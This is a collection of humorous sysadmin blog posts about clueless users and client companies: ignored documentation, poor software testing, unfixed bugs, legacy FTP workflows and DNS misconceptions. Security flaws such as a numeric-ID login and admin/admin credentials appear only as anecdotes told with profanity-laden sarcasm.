I'm quite sure that everybody knows what is a "check list". If you don't know, and even if you do, a check list is a list of things that needs to be checked or done. Each line (kinda) is one step on a very long procedure and after having checked or done the step, you put a mark on the line and proceed with the next one.

Checklists are useful when you have a long procedure that is going to be chopped into single steps to be sure that none is missed or failed.

It sounds very simple (and it is) but there are even full books written on the argument.

And they are used in many different circumstances. Especially when the process to be performed is important and/or dangerous, like in aeronautics. Before each flight, both pilots run through a pre-flight check lists checking things to be sure they don't forget something. We should also do something similar in every day life. For example, what was the last time you checked if all the lights of your car are in working order?

The problem isn't much in the lists, but in the execution. Because to have the lists of checks or steps written down and in order doesn't help if they are not executed. For example if you're ready to leave for a vacation, already in the car and with safety belt strapped on and after looking around you ask "where's the little boy" and the answer is "in the bathroom" and then you simply drive off... maybe that is not what you should do (even if it is what you'd LIKE to do).

And this is true also for other peoples. Years ago there was a big airplane crash, that was caused by a simple mistake: the fuel pumps switch was on the 'off' position instead of the 'on' position. That switch was in the checklist. Both pilots checked it and marked it as 'done', but they didn't turned it on.

And now we're going back to the normal world and we'll talk about documentation, that is not precisely a checklist but it looks a lot like it sometimes.

It happens that there are things to do to have other things working, and this kind of documentation looks a lot like a checklist because is an ordered list of steps to perform. But if the steps are ignored it obviously doesn't work.

And here it comes CL! That shows up lamenting about some stuff that doesn't work.

The "stuff" in specific was some sort of semi-automated procedure that I put together to do... something, and in 90% of the time it does work automatically without supervision, but sometimes, for some people, it fails. And couldn't figure out exactly why, so I wrote some documentation explaining the fix in an easy sequence of steps that every user interested in the thing should be able to follow and fix the problem, without having to ask me or anybody else. That is handy when I am at home trying to sleep while the CL of the moment gets the urge of doing something on a sunday morning for example.

In this case it wasn't sunday (luckily) but it was a normal working day, so CL arrived with the laptop at my table lamenting the misfiring of the thing.

Me - Ok, have you tried the manual procedure?

CL - Yes but it doesn't work.

Me - What doesn't work? What kind of errors does it throw?

CL - I don't know, it doesn't work.

Cosa fa' l'applicazione X ?

Me - Ok, let's see.

Grab the laptop and open the documentation, my "procedure" shows up.

Me - Ok, step 1: start powershell.

CL - Ok, so I click here, and then there, and then up, and then double click on this...

Me - No, you start powershell.

CL - But if I run this script...

Me - No, You start Powershell.

CL - But...

Me - START POWERSHELL.

CL - But...

Me - START! POWERSHELL!

CL - I double click...

Me - Did you read the docs?

CL - Yes.

Me - Did you UNDERSTOOD it?

CL - ...yes...

Me - Which part of 'Start powershell' ain't clear?

CL - But...

After repeating the question for about 15 minutes, CL finally decide to start powershell.

Me - Good, now step 2: go to D:\Tools\Sync

CL - So I double click on the script...

Me - NO. You go to D:\TOOLS\SYNC!

CL - But...

Me - Listen, if you say that you've read the documentation and you followed it, why the fuck do you want to do something that has nothing to do with that now?

CL - But.. if I double click on the thing there...

Me - If you read the doc it says very clearly that works only in some cases, that is not obviously yours. So why do you want to proceed in a way that will definitively fail?

CL - Ah, no, I was thinking that...

Me - I ask again: did you read the docs?

CL - Yes...

Me - So why aren't you following it?

After some times, we finally followed (for real this time) the procedure as documented and we noticed that, if you do what is in the doc and not something else, it actually does work.

Because checklist and documentation are fantastic when they exists, but if you don't follow them, they are useless!

Davide

18/10/2018 15:45

Testing, RoboTesting or NoTesting

Testing, what a nice word. In fact no, ain't nice at all, but everybody knows what it means because, for bad or good, all of us have seen some crap that wasn't working as supposed and thought "how the heck did this passed testing"? Well, easy, there was no testing.

When we talk about "testing" we mean to "try" something to be sure that it does what it's supposed to do and the way it's supposed to do and not some other way. In the case of software (since we're here), it's a matter of check if the software that we need to use or we're developing does what it need to do and not some other shit. The "test phase" is normally a very long procedure, boring and very complicated. Because you can't just try what you know that it works and check that it did (and this is already a complicated thing), you also need to check that every "unexptected" thing doesn't provoke weird results. And every time there is a new version or a change in the application, you should redo the whole thing to be sure that nothing got broken in the meantime.

Long time ago, that is about 10 years ago, there were peoples that were specifically employed to do "product testing" or "software testing", also known are "quality controller" because they were supposed to check the "quality" of the products... By brealing them, or trying to. The problem in employing people to let them break your products (and to see how long and what it takes to do so) is that it costs a lot of money. In several way.

First of all, you need to pay the people, that is already a pain. Then you need to give them the thing to break and then you have to collect and analyze the results that is also a complicated and long process and lastly, you need to fix the problem you've found. Or decide that is not worth fixing them. And then repeat everything again.

Years ago there were discussions about the best way to do software testing and the consensus was that if you want the best results you need to grab peoples that never ever saw your software before, only that way you're sure that the guy in front of the keyboard will do everything that he can think of, and not just what YOU think is possible. Because the problem in testing the software you know is that you try thing that you know should work, while the 'real' user is capable of being very very "creative" and can find things that the developers look in disbelief muttering things like "howthefuckdidhedo that" or similar.

Then... still about a decade ago, searching for way to save money in every possible way, somebody came up with this idea: computers are very fast and kinda cheap, why don't let THEM test the stuff? That is a very good idea but... computers are very fast and cheap ans STUPID. The only thing they can do is to follow programs. Sure, you can write a very good one that "emulate" a user and let it interact with your software and check the result but this has 2 problems: first you need to be sure that your 'test' program works, so you need to ... hemmm... TEST the 'test' program. And second, every time you change your software you need to change the test software and test it again. And then there is the other problem that is specific of computerized tests: it does only what we told him to do. It doesn't came up with weird ideas. It doesn't think "let me see what happens if I put this-or-that in this-or-that field".

And with this, we're gonna talk about \$bingobongo, a company that ... well, was doing several things for which they've developed a few webapplicascion and a mobile app. And as expected, they were receiving a huge amount of complaints because their applications were full of holes.

A nice morning just to say one, they decided to ask us why they kept receiving reports from their customers that they couldn't get the various "newsletter". And after a quick check we found a couple of thousands of e-mails like '@gmial.com' and some more like '@gmail.co'. Answer: because you don't check that the addresses are valid evidently. Their answer: our system test if the mail address is a good mail address. A

Cosa fa' l'applicazione X ?

"good" mail address yes, but not if it "does work".

Another time they had problems with some stuff that was computing the distribution of peoples by geographical area. And after another check we found a lot of wrongly spelled addresses.

And so on and so forth.

The best was when, after a particularly confused release, confused because after the release they discovered they had left some piece of code in there so everybody was able to login using the default password, because their automated testing system wasn't using a "real" account they had a "special" one and used a switch in the code to disable password authentication. And that made me thin that their testing process was bugged since the beginning. Anyhow, after all that messing around (rollback? nope!), they also found that one of the application was crashing every now and then and after some check they found out that one of the database field was supposed to be 'numeric' but the data were ALPHAnumeric.

And when asked "how the fuck did it passed your test", the answer was that the value is provided by a third party, so their automated testing system spit out a random number. A random NUMBER not a randomly generated string. And why a number? Because in the previous version the third party was always providing a number, but it looks like they also changed something.

And then there was the Big one. When turned out that a lot of their users got 'hacked'. And we found out that to login you only needed to send a numerical ID as a POST to the site. And since the IDs where sequential, it wasn't too difficult to pick a good one, and if we want to add the cherry on the cake, the ID 0 was the site admin.

And obviously their "robot" didn't found out because it wasn't programmet to think.

But fear not! \$bingobongo thought the thought! And they decided that the best way to test the applications is (drum roll) give access to the TEST system to "selected individuals" that will be able to "preview" the new versions and check if everything works correctly and submit "quality" bug reports. Basically, they want to use their users for testing but calling it "early access" or "Xperimental" that is cool because it has an X in the name.

Oh, is not that Microsoft is doing any better lately eh...

Davide

22/11/2018 16:05

The Hole

...somewhere in Europe there is the village of Shlockymerl. It is a very small village with some peculiarity. First of all, a good 2/3 of the population are employed in the building and maintenance of roads. There are Engineers, that thinks very hard how the roads should be, there are Designers that are designing how the road should look like, there are Gardeners and Painters that are crafting signs and flower arrangement for the look of the roads, there are managers and directors and whatnot that spend lots of time in making drawing and calculations that are then lost or can't be understood by anyone so nobody really knows what they are for but must be really important and then there are the peoples that are actually building the roads and moving the sign and the flower pots around to make everybody happy. And then, there is Electrician. That is the only one in the village and is the one that is busy putting down cables and connecting light so the road can be used to go around and you can actually see the flower and the signs and whatnot.

There aren't many roads in the village, just 3 of them. There is the Main road and "the other 2". Nobody ever mention them, it's just "the other 2". Everybody is focusing on the "Main" road.

In the Main road there is, unfortunately, an Hole. An Hole that is also quite large, deep and visible. Everybody in the village knows about the Hole. When a new villager is welcomed, after the ceremony where he gets the Golden Spatula (always the same, they are going to ask it back later), the Electrician quietly take him and show him the Hole. "See?" he says "there is an Hole here, try not to fall into it eh?"

I don't have to say that basically every day, somebody has to be grabbed by the ears, usually by Electrician, and pulled out of the Hole. Normally somebody arrives all frantic and yell "Quick! Electrician! Somebody has fallen into the Hole!" and then runs away.

So Electrician goes to look and there is somebody muttering and lamenting into the Hole. He pull him out and then point the finger. "See?", he says, "This is an HOLE!" Then he points around. "See the red and white cones around? See the sign that says 'watch out! Hole!' ? See the flashing lights?", but normally at this point the guy isn't listening or looking anymore. His sights is pointed to the other side of the road. "That flowerpot... is 2 centimeters to the right... I MUST FIX IT". Then he takes a step and fall into the hole. And Electrician sighs and pull him out again.

The Hole has been there for very long time, even before Electrician joined the village.

Sure, some of the proud and working citizen of Shlockymerl could decide to toss a couple of wodden boards on the Hole and put a "patch" on the problem. Someone more competent and active could even toss a few wheelbarrels of dirt into the Hole and fill it up better. Some even more competent and qualified citizen could even add some cement to the top and even (gasp!) finally fix the Hole!

But no. Apparently everyone is too occupied in doing something else, sure if the designer is affected by dyslexia and the gardener is colourblind, we can be sure that the "floreale mosaic" will be very colourful and ... mosaic-y, but the Hole stays where it is. And Electrician keep pulling people out of it.

Ok, enough with the fairy tale (hoping that I don't get sued by Gianni Rodari) and let's begin with the Tale.

Let's talk about \$areyoufuckingstupidorwhat, that were doing a lot of different things for which they had developed some software in-house.

And please, triple-underline the fact that all the software was (and still is) developed IN-HOUSE. The maybe

Cosa fa' l'applicazione X ?

started with some stuff that was open-source, but after all that time so much of that code had been added, changed, masturbated and so on that basically everything was done ex-novo. And that also means that \$stupid had their own IT department that was tasked with the ~~masturbation~~ development and maintenance of the code.

Unfortunately, this code had several bugs, some more irritating then others. One, in specific, was called 'The Bug'. Just to be clear that it was particularly big and annoying.

Let's say that the principal interdet site of \$stupid was put together (using one of the many in-house developed softwares) by assembling a number of "articles", each one had multiple "properties". The problem was that if one of the articles was missing a specific property, the whole thing was crashing down and multiple pages were going into a loop until they were giving errors. At this point normally somebody was coming crying that the site was broken and we had to fix it.

Just to be clear, everybody that could have fixed the problem, from the Project Manager to the Developers, knew about the Bug. Some times before the head-developers had shown a query that he could run on the db and returned all the articles that were missing that specific property.

I had, of course, immediately grabbed that query and stuffed into a script that every 10 minutes was checking and eventually placed a large, obnoxious red text with the numbers of the problematic articles on a screen and the instructions on how to zap them. That screen was visible by everybody and a mail was also sent automatically to \$stupid. But of course, nobody was watching the screen or reading the mail.

And so, one day, some of the CL of \$stupid phoned us, in a panic, that "the site is broken and we need to add a redirect to bypass this and that page"... One of my less-than-brilliant colleague was trying to figure out what the fuck was going on when I interrupted.

Me - (pointing to the screen) See that big red writing on the screen?

Cl - What?

Me - How many red writing you see on the screen?

Cl - Hemmm...

Me - ...Ok, how many WRITING you see on the screen?

Cl - Hemmm ... one?

Me - Good. And what does it says?

Cl - he?

Me - Read it to me.

Cl - Hu.... "Article 1135 has no \$element and the site of \$stupid is broken"...

Me - Correct. And what does it mean?

Cl - (looking at me confused) What?

Me - Are you talking to \$stupid, right?

Cl - Eh?

Me - (ponting to the phone) You are talking to \$stupid right?

Cl - (look at the phone surprised that it's in his hand) Eh... yes?

Me - And they complaints that the site is broken, right?

Cl - Hu... They want a redirect that...

Me - Yes, because the site is broken and that writing tell you why and what to do.

Cl - (look at the writing like it's the first time he sees it) Uh...

Let's skip the rest of the "conversation", but at the end I managed to have the stupids (the one at the phone and the one in front of me) understand that the problem was always the same and to fix it they had to do the same thing as usual instead of calling us.

Cosa fa' l'applicazione X ?

After a while, we were in a meeting with \$stupid to discuss the thing. In specific, the UL that was supposed to be "responsible" of the stuff, and no, he wasn't "responsible" in the sense that somebody could have kicked his ass, if that was the case he would've left in a hurry before.

UL - ...and this bug is very annoying and we should fix the problem.

Me - So why don't you do it?

UL - What?

Me - The bug is in your code, you know about it by long time, you know how to reproduce and then how to fix it.

UL - Really?

Me - (thinking "are you fucking kidding me?") When one of the articles is published and is missing \$element those pages gives errors.

UL - Yes, we want to have a redirect that...

Me - Or you could fix the real problem, like add a check to that software you use to publish the articles that if the \$element is missing the article can't be published, or maybe fix the pages that breaks in such a way that if the \$element is missing the article is ignored or maybe do both.

UL - No we're busy with a very important and difficult update, here I'll show you.

It turns around the laptop and show a page.

Me - It's a page of your site.

UL - Yes! Isn't fantastic?

Me - What?

UL - The coloured bar at the side! They are exactly the colour of our logo!

Me - Your logo ain't green and brown.

UL - What? (look at the laptop) FUCK! EVERYTHING TO REDO FROM SCRATCH!

...there is an Hole in the village of Shlockymerl...

Davide

20/12/2018 10:43

I Want My PDP!

Long, long time ago, in the '80s, there were those things called Computers (with a capital 'c') that were f#ing expensive, used a whole room and a lot of electricity and could do one thing at a time. Usually they were doing some sort of very long calculation and when done, they were putting out ONE result, that was printed down on paper and given to the user that had asked for it and then the 'technician' proceeded to load the next job.

This 'loading' usually required dismounting and mounting disk, that you did using a spanner or two and some elbow grease, punching cards, rewinding tapes and so on. And then, the whole thing was started up hoping that nothing was going to crash it in the middle

The Computer couldn't do more than one thing at a time because... it had no Operative System. The way they were built, that is the same way is still in use in some tools, like washing machines, was with a clock, a simple clock that gives or take away power to some circuit at a time. Simple, direct and it never miss. When it does miss, is because is broken and need to be replaced.

But then... The Revolution! The computers (lowercase c) got Operative Systems, and that meant that instead of a physical clock, they had a virtual one. That virtual clock worked exactly like the old one, except that it was invisible and when it went bad, nobody really knew how to fix it. But on the other hand, they could do multiple things "at the same time", that in fact was a lie. What they did (and still do) is to do something for a very short amount of time and then move to something else, and then something else... and then they were going back to the first one and going on from where they stopped and so on. If you do it fast enough, it looks like everything is done at the same time.

The change was drastic... up to a point. Because all the peoples that used computers, where still thinking about "the old way" and they were still waiting to get their print-out with the data on, that kept being produced instead of explaining to the users that they could read the data directly from their terminals. And this went on for a long time.

And today, that it's almost 2020 and almost 40 years have gone by, I talk with peoples that still thinks about Computer with a capital 'c'.

Let's take \$brinkandbrank for example, an unknown company that does... things and they sell them too. These peoples used an external company to manage their distribution and wearehouse, basically they were managing production, sales and marketing while the wearehouse and distribution was done by a different company. And of course all the business was managed by a series of applications.

And I had the privilege of figuring that out on a nice (kinda) January morning, when one of \$brink's CL phoned us.

CL1 - I'm CL1 of \$brinkandbrank, we miss the TR_RET_LAM_20090112_315989_TGAX_DOP.TXT!

Me - ...what are you missing?

CL1 - The TR_RET_LAM_20090112_315989_TGAX_DOP.TXT!

Me - ...have you checked under the couch? Normally when I miss something is in there...

CL1 - Don't try to be funny, this is important! Without the TR_RET_LAM we can't process the TL_RET_LAM and the whole procedure stops.

Me - (looking into the documentation and finding nothing) Hemmm... Ok, I've no idea what you're talking about. Can you explain what is this RECTALTROM?

Cosa fa' l'applicazione X ?

CL1 - TR_RET_LAM! Is a very important file that we need to process the TL_RET_LAM!

Me - And where should it be?

CL1 - On the system of course.

Me - Which system?

Let's skip the discussion that went on way too long, because CL1 assumed that I knew everything, not just the logical structure of his organization (that wasn't documented and was also severely lacking in "logic") but also all the details about what that "process" should have been.

Anyhow, after a lot of time and some check, I reached the conclusion that that stupid file was generated somehow by some application belonging to that external society and then placed on an FTP server from which \$brink was supposed to get it using a cronjob. With an entire collection of other files with similar weird names.

And the procedure required that those files got then somehow "merged" using Excel and the resulting datamonster digested by their ERP application using another cronjob, the end result then... I don't know, but suspect the result would have been exported into yet another TXT file and the uploaded on the same FTP.

After following several turn and bend, I got the ftp login credentials (admin admin, what did you expected?) and check. The file ain't there.

CL1 - What do you mean the file ain't there? We need that file! How do we process the TL_RET_LAM without ?

Me - I don't know how, but the problem is that your external company didn't made one, so ask them why.

CL1 - But... The TR_RET should be ready before 8AM every morning! Why isn't ready?

Me - I told you: ask them not me.

After repeating the previous thing several time, CL1 decided that was time to call their delivery company. And then I heard nothing anymore until we were asked to add a monitor check to control that the file were present at 8 AM. And obviously if they weren't, WE were supposed to ask their delivery company, that obviously didn't had a 24x7 support and weren't very happy to answer the phone either. So the escalation procedure was: turn the alert off and wait the next day.

After several "problems" caused by that procedure, somebody had the brilliant idea to ask US how to make the thing more efficient.

CL2 - So if the FTP was faster maybe we'd had less trouble...

Me - And if we try to bring the whole procedure in the 21st century?

CL2 - ...what do you mean?

Me - Well, this bunch of files that you have to copy and then rummaged around are generated by some application that read the original data from one or more database, unless they make up stuff on the fly, instead of producing a bunch of files, why don't you let that call an API in your system and deliver the processed data directly in your system instead>

CL2 - API? What's that?

...and at this point I started to explain to this guy, that wasn't that old, that there is this magical thing called THE INTERNET that allow computers to talk to each other at the speed of light, and you can tell a computer that when an order is ready, instead of waiting the next day and create a file, it can simply call the other machine and tell him directly, and that other machine could... I don't know... do something with it. Without the need to copy files up and down and into excel and so on.

Cosa fa' l'applicazione X ?

CL2 - No, yes, and who is going to do that?

Me - What?

CL2 - Our ERP software doesn't have the wasps there...

Me - Your program is developed by somebody that probably can implement the changes without too much problems, and the same goes for the software that is used by your other company, if it's something built in the last 10 years I wonder if it doesn't already have those. We're not talking about sci-fi after all but stuff that exists since the 2000.

CL2 - But is too expensive...

Me - If those files are so freacking important that we're sitting here talking about it, then it should be worth to see if the whole thing could be addressed, not just patch it.

CL2 - But if we put a faster FTP...

Yes, because everybody want a mainframe...

Davide

20/12/2018 11:20

Marvelous!

Do you remember the '90s? If you managed to remove them from your memory, allow me to re-open the source of all your nightmares.

Those were fantastic years, when we had just discovered that "internet" stuff and nobody knew exactly what to do with it, in these days a lot of peoples began to mess around with Html and the number of truly horrid 'pages' were in the billiions. Blinking text and Yahoo were the masters of the internet.

Then somebody started talking about "UodUaidUeb" and a lot of people, apparently, began to think "hey, this shit looks perfect to put up our brochures". And they started to do exactly that. Put a brochure in the computer. That basically means that they wanted to see on the screen exactly what they had in their hands.

These were the years when the UodUaidUebDesaigner of the moment were coming to cry that "this here should be a Blue DeepWater Pantone 49021 but it looks more like a Blue ShallowPiss Pantone 23099!". Those were the years were you opened a web site on your browser and the first and only thing you could see was a text that read "this site is designed for browser whothefuckhasit version isthatanumber, video resolution of yeahrightareyoukidding and monitor holyshitwhatthefuckisthat and if you don't have them you can fuck off and die loser". And when they said "designed" that was the right word, because the whole site was only pictures, not one single line of text.

Then the '90s were over and we began with the doublezeroes. And one thing that we got was Google. And everybody started to freak out about their "search ranking" and they started to realize that having some TEXT in the Uebshite was useful. But not much. The end result were Uebshite that were still 'desaigned' but had "hidden" text, just to trigger the "ranking".

Then somebody invented the "smarthon", and if the "phon" is "smart" the User has to be "shupid". And at that point everybody began to scream and cry like they've seen a naked Trump because their UebShite on the smartphon looked like a squashed dog turd. Not a particularly healty dog either.

And lo an behold, the "mobil" shite appeared. And they looked (and still look) like garbage and have even less than the normal functionality that are already approaching zero.

And today...

Today the UL dujour arrives and announce that after a gigantic effort of more than one and half month, they finally have ready the new home page of the site. A new homepage that required a completely new production environment because the old one obviously wasn't "new" enough.

UL - ...so with the help en collaboration of everybody involed, that I thank very much indeed, we managed to complete this beautiful page that is marvelous and lovely crafted..

To get the right effect try to read the sentence with a decidedly feminine voice, enfasizing the adjective like only Lady Gaga could do.

Anyhow, we look at this thing and it is.. a web page. In fact, it looks a lot like the old one. The major difference is that all the picture looked grainy, so grainy that they look like old Polaroid.

Me - Ok, so what's so special in this thing?

Marvelous!

Cosa fa' l'applicazione X ?

UI - That if you resize the page the site is automatically resized.

...wow... I mean... sci-fi... And in fact, if you do resize the browser, the site -try- to resize. I say 'try' because the font and the pictures are fixed so beyond a point the whole thing goes completely unreadable.

Now, we could talk about it for a bit but the main thing is that ... it doesn't have any use. From what I see daily, nobody uses any application ever in any other way but full screen only. I go to a user because he has some trouble, and I see Excel in full screen, I minimize the window and there is another Excel in full screen, minimize that and Word shows up, minimize that one and I get outlook, and then 23 separate e-mails all full-screen, then the browser... It doesn't matter if you have a 15", 20", 24" or 48" screen. Everything is always full-screen. Who cares if the site doesn't self-resize?

In fact, since everybody only use ONE application at a time, who cares about multitasking either.

Davide

21/12/2018 11:22

Try It!

Loooong time ago, so long that my feet are tired just thinking about it, I worked in User Support, in the sense that I had to endure a lot of users. Now, users are, often, Lusers, in the sense that they don't know any better and this is fine. The big problem is when they pretend to know, but the important thing is that my job was to try to figure out what the heck were they try to accomplish.

When the luser dujour tells me "X doesn't work" what does he really mean? In many cases, there is only one way to figure it out: put yourself in his shoes. That doesn't mean, sadly, give him a bump in the head and steal his shoes, but more simply, try to do the very same thing that the user does, and try doing it the way the user does it.

This, sometimes, require the use of several liters of alchoolic beverages and/or some "enhancing" drugs.

This technique of "try it" has always provided me with useful and interesting information and was a great aid in my task of figuring out problems and solutions. Especially when there were doubts if the problem was on my side, on the Luser side or in between.

Unfortunately, it looks like that this practice ain't really widespread in the rest of the world. Everytime I need to partake in the services of some "luser-support" (whatdoyouthink? sometimes I am on the luser side too), I end up talking with peoples that follow some sort of "troubleshooting" checklist, that probably works fine in 93% of the cases. Cases that mostly imply some problem on the luser's side. But it fails miserably in the remaining 7% of the cases, and the problem is that when it does fail the "tennic" on the other side doesn't know anymore what to do.

Maybe is a "Tennic" problem, maybe the problem is that the "tennic" is actually not a technic at all but just a luser with a checklist, and when the checklist is done and the problem is still there, he doesn't know wtf and, for any reason (policy?) he can't or won't "escalate" the problem towards somebody that actually knows more.

And with this, we'll get back to talk about \$wehoststuff, of which I've already spoken recently. In the past few weeks a lot of peoples have left the building, permanently, that didn't improved the activity or the productivity, but has given a lot of work to me, in the sense that I had a lot of junk to clean up and accesses and credentials to expire and the like.

To "fill the gap" a couple of peoples got hired in an hurry. Maybe even too much hurry. I'm not saying anything for now, maybe is going to be the argument for another story. But the core of the matter was that to put those peoples in the position of doing their jobs, we need to provide them access to several systems that are hosted by \$wehoststuff and to do so, we need to follow the "official procedure".

We'll start in a rainy November day when a request to access and create tickets in \$wehoststuff's ticketing system for CL1 and CL2 fall into my mailbox. As explained before, we don't have a contract with \$wehoststuff so we need to go through our "mothership", this basically means that everything has to be done twice. And depending on the nature of the requests, we need to create either one or 2 tickets and then stick them together in a coordinated ballet that can take several hours.

This is just to create the tickets, how long will it take for the tickets to be actually done, depends on a number of factors but the rule of thumb is that the more urgent and simple the work is, the longer it will take for somebody to even look at it.

Cosa fa' l'applicazione X ?

In this case, the request was to create 2 accounts, that meant to request the accounts to \$mothership and tell them to do the same to \$wehost. I began with the first phase, that took about half a day. After that, I did other stuff and wait for the result.

Of course, 30 minutes later, both the CL were at my table asking how could they access this or that and the only answer on my side was "wait until \$mothership has processed the request". That ain't very useful when the common complaint from the whole building is "changes takes too long to be implemented".

To "fix" the situation, the new CTO decided to greelight the well-known and diffused practice of "using somebody else account"...

The days go by and after about a week we receive the news that \$mothership has finally created the accounts and the second step of the procedure has started. So we're on 50% of the whole process. And then things gets... confused...

About 4 days later, we get the news that all the accounts have been created but, not having responded to the 'activation' e-mail, they've been immediately removed. Now, this of the 'activation' was a new thing for me too, so I asked explanation about it. And it resulted that is actually a process that \$wehost has for some companies, but not for \$mothership. Problem on their side then, they applied the wrong process. Ok, so to fix this... \$wehost want us to repeat the whole procedure. From the beginning. Like it was OUR problem.

After a few days another mail arrives that the accounts have been created. I duly pass along the information to the interested CLs and then don't hear anything anymore. After a while I go asking if we can close that request or there are still problems. Of course, since the thing was incredibly urgent and incredibly important, none of them has ever tried to test if the accounts were working. And when they try... they actually **CAN** login.. but nothing else.

So, another ticket related to "lack of permissions" is sent. And again we proceed with the usual ballet between us, \$mothership and \$wehost. After a few more days, at this point we've been waiting for about a month for 2 accounts, we get the answer that the problem has been fixed. Of course we try, and it still doesn't work. Goto Start.

At this point one of the teNNichian of \$wehost asks, very candidly, what is the problem since he can see the login in the log. Well then my stupid non-friend, the problem is, as explained multiple times in the very long list of "comments" in that piece of garbage that you call a "ticketing system", that the user CAN login, but that's it. He can't do bloody nothing. And if you could **TRY IT** yourself, that you can since you have the login and the password and the ability to reset both of them, you could also see it for yourself. And maybe fix it since you're at it.

But apparently, "try it" is not in the checklist, so the idea not only doesn't enter his brain, when suggested is immediately discarded with "is not part of the procedure".

Davide
08/01/2019 15:57

Experts

Set: Day - Interior IT office - The sysadmin sits at his table and is happily typing on the pc. Suddenly the door opens and CL enters brandishing a not-so-pristine shoe.

CL - I need a shoe! With a very sturdy heel!

Me - Hemmm... this is the IT office, I'm not a shoemaker...

CL - (weaving the shoe) Shoe! Heel! Sturdy!

Me - Oh! Calm the fuck down. What the heck are you doing?

CL - I need a shoe with a sturdy heel! I told you already!

Me - And I told you that I'm not a shoemaker! What are you doing with a shoe?

CL - (shows a huge nail) I need to put this into the wall!

Me - ...and why don't you use an hammer for that?

CL - Hammer? What the fuck.. SHOE! HEEL!

The scene vanishes with wibbly-wobbly effect.

Ok, this hasn't happened (yet), but if it does, I wouldn't be too surprised.

Very often there are individuals that get "specialized" in doing specific things in a specific way, this is what is normally referred to as "getting competent" and there is nothing wrong with it. The problem is when the acquired "competence" is the only one and the person in question sees only one solution for every problem, doesn't matter what kind of problem.

The situation is aggravated when the "specialist" in question has actually acquired fragmented or just plain wrong information. In that case, the person tends to apply repeatedly the same process that, of course, produces results that are not the expected. This in turn produces more attempts at the 'solution' that doesn't work.

And after this theatrical introduction, let's talk about \$weknoweverything, a company that... did several things.

They had acquired some sort of specialization in a very narrow field and were selling such "experience" at a price (it is called "consultancy" I think). The problem wasn't that they were specialized in a field, but that they had convinced themselves that such "specialization" could be extended to every other field no matter how disconnected from the original it was.

For example, they had decided to build some sort of "database" with information about their expertise and provide some carefully selected customers (aka: everybody that could pay) access to the information, and since they were "competent" (they had read some article somewhere) they've decided the whole IT infrastructure, then they've mailed their ideas to MarketingMan whom they had talked with somebody else and that was how the whole "architecture" was designed.

Fast forward a couple of months, when their database apparently went into a coma and obviously \$weknow started to scream a lot.

That day I had the misfortune to look at the problem.

The database seemed to work correctly, at least, I couldn't see any problem, and the application for the access

Cosa fa' l'applicazione X ?

was also working fine, so the problem was somewhere else.

However, I noticed that repeating the same request, sometimes I got an "error 500", but that error didn't show in the application log. So... somewhere there was a snag.

After a bit spent poking and prodding, I realized that the idea of \$weknow of a "redundant system" was to have 2 frontend server, in 2 different hosting and both IPs were in the DNS. Now the frontend that was hosted by the other ISP apparently was returning errors.

I could ping it and I could send him requests, but all I got back was errors. At this point my hypothesis was that the server or the connection with the database was broken, but I couldn't check.

Every time the DNS returned the "wrong" IP, I got an error in response. And obviously the DNS wasn't under our control.

After composing a mail to explain the problem and basically saying "you're barking to the wrong tree", I declared the problem closed on my side and went to do something else. But of course this didn't went well with \$weknow, about a quarter later, we got CL on the phone.

CL - What do you mean you're not the one that manage that stuff?

Me - The server that returns errors is managed by \$otherISP, therefore you have to ask them what the problem is, I can't do anything about it

CL - But your server should respond.

Me - And it does, the errors are from the other one.

CL - But if your server answers we shouldn't get any error!

Me - Hummm... Maybe I wasn't clear, the errors are coming from the other server, the one hosted by \$otherISP that you should contact for...

CL - I got that, we're EXPERT you know? If one of the server responds, it should always respond so why isn't doing it?

Me - ...Ok, now I'm confused, how can the server respond to requests that are not sent to it without a connection between the two?

CL - Of course there is a connection they're both in the DNS right?

Me - ...And what is the point of that?

CL - What do you mean? Aren't you expert?

Me - Maybe I didn't understood.

CL - That both systems are in the DNS, so if one doesn't respond the other one should.

Me - Hemmm... No, the DNS doesn't work like this.

CL - What are you talking about?

Me - Maybe you're talking about a load balancer, but I don't see any load balancer in your structure...

CL - No, what load balancer, those things are useless, we have the DNS and that should answer with the good server all the time.

Me - No, the DNS doesn't work like that. The DNS simply translate an hostname into an IP address and that's it. The DNS doesn't check if the server exists, answers or anything.

CL - What the heck are you talking about? Experts...

The discussion went on for a bit, then the boss was called upon and the boss' boss... and at the end, we were all invited at a big meeting. And several peoples explained to them that NO, the DNS DOESN'T WORK LIKE THAT. And what you need is a LOAD BALANCER.

CL - yes, and if the load balancer breaks then?

Cosa fa' l'applicazione X ?

Now, I want to open a little parenthesis here, this story of the "server that breaks" is by now a bit of a fairy tale. Long (ok, not really that long) time ago, we had PHYSICAL machines, that were expensive and as such everybody was trying to get along by saving every possible penny, using machines way past their lifetime or recycling all kind of garbage. That the hardware at some point were breaking was not so uncommon. But we're in 201X now! It was sometimes ago that VMWare blew everybody showing how they could run a "server" as a piece of software, today there is good chance that the 'server' is nothing more than software run on a cluster, that is a lot of machines and if one of them goes down you barely notice. And disks are also "slices" of a very large "volume". So the "server breaks" is getting less and less a possibility and even when IT DOES happens, you can spin an identical one in minutes. So... No, that's not the problem.

Everybody happy then? In that case you wouldn't be reading this. Because as said, the problem of an "expert" is that he doesn't accept so easily that his "expertise" is in doubt. So \$weknow decided to get not one, but TWO load balancer, in different hosting. Each one connected with ONE backend. And both IPs for the LBs were in the DNS. In case of a malfunction, somebody had to login in the remaining lb and reconfigure it. And obviously we had no access to the other lb and the other way around.

Davide

14/01/2019 12:56

Give me Space

Standards and "best practice" are great. If something is 'standard' you can be sure that it will be supported and can be used always in the same way, and eventual changes will be announced in advance. Best practices allows to do things in an accepted and fairly "safe" way when accepted standard do not really exists.

In some universe, probably the one where I am fucking rich and beautiful, but not in this one, where "standards" are things to be watched from a distance and "best practices" are some unknown things that could or could not be already extinct.

What normally happens is that whoever is doing something today does it the way he thinks it's better or easier and when something goes completely titsup and you discover that the cause is that something got abused along the way, his defense is "it has always worked".

Sure.

The reason some things are clearly marked as "do not do it like this" is exactly because even if they "work" most of the time, you can't count on it and when that fails, it fails spectacularly bad. Like keeping important documents into the "trashbin".

And after this intro, we can talk about \$sellerandreseller that... hemmm.. were selling stuff. Those peoples had an IT system that was... quite peculiar, in the sense that, along the years, they had accumulated several "products" that were never designed to be used together. And the way they managed to use them was by using a bunch of synchronized (or not) export/import systems to push or pull data from one system to another.

For example the Finance department was using a system to manage invoices while the Sales department was using a completely different system to manage their sales and another one to handle their suppliers while the Web division had a self-developed CMS that was supposed to pull and push data to all the others. When it was in the mood for doing so. When it wasn't (or something was making it not-so-happy), the whole thing degenerated into a flurry of export/import data by hand.

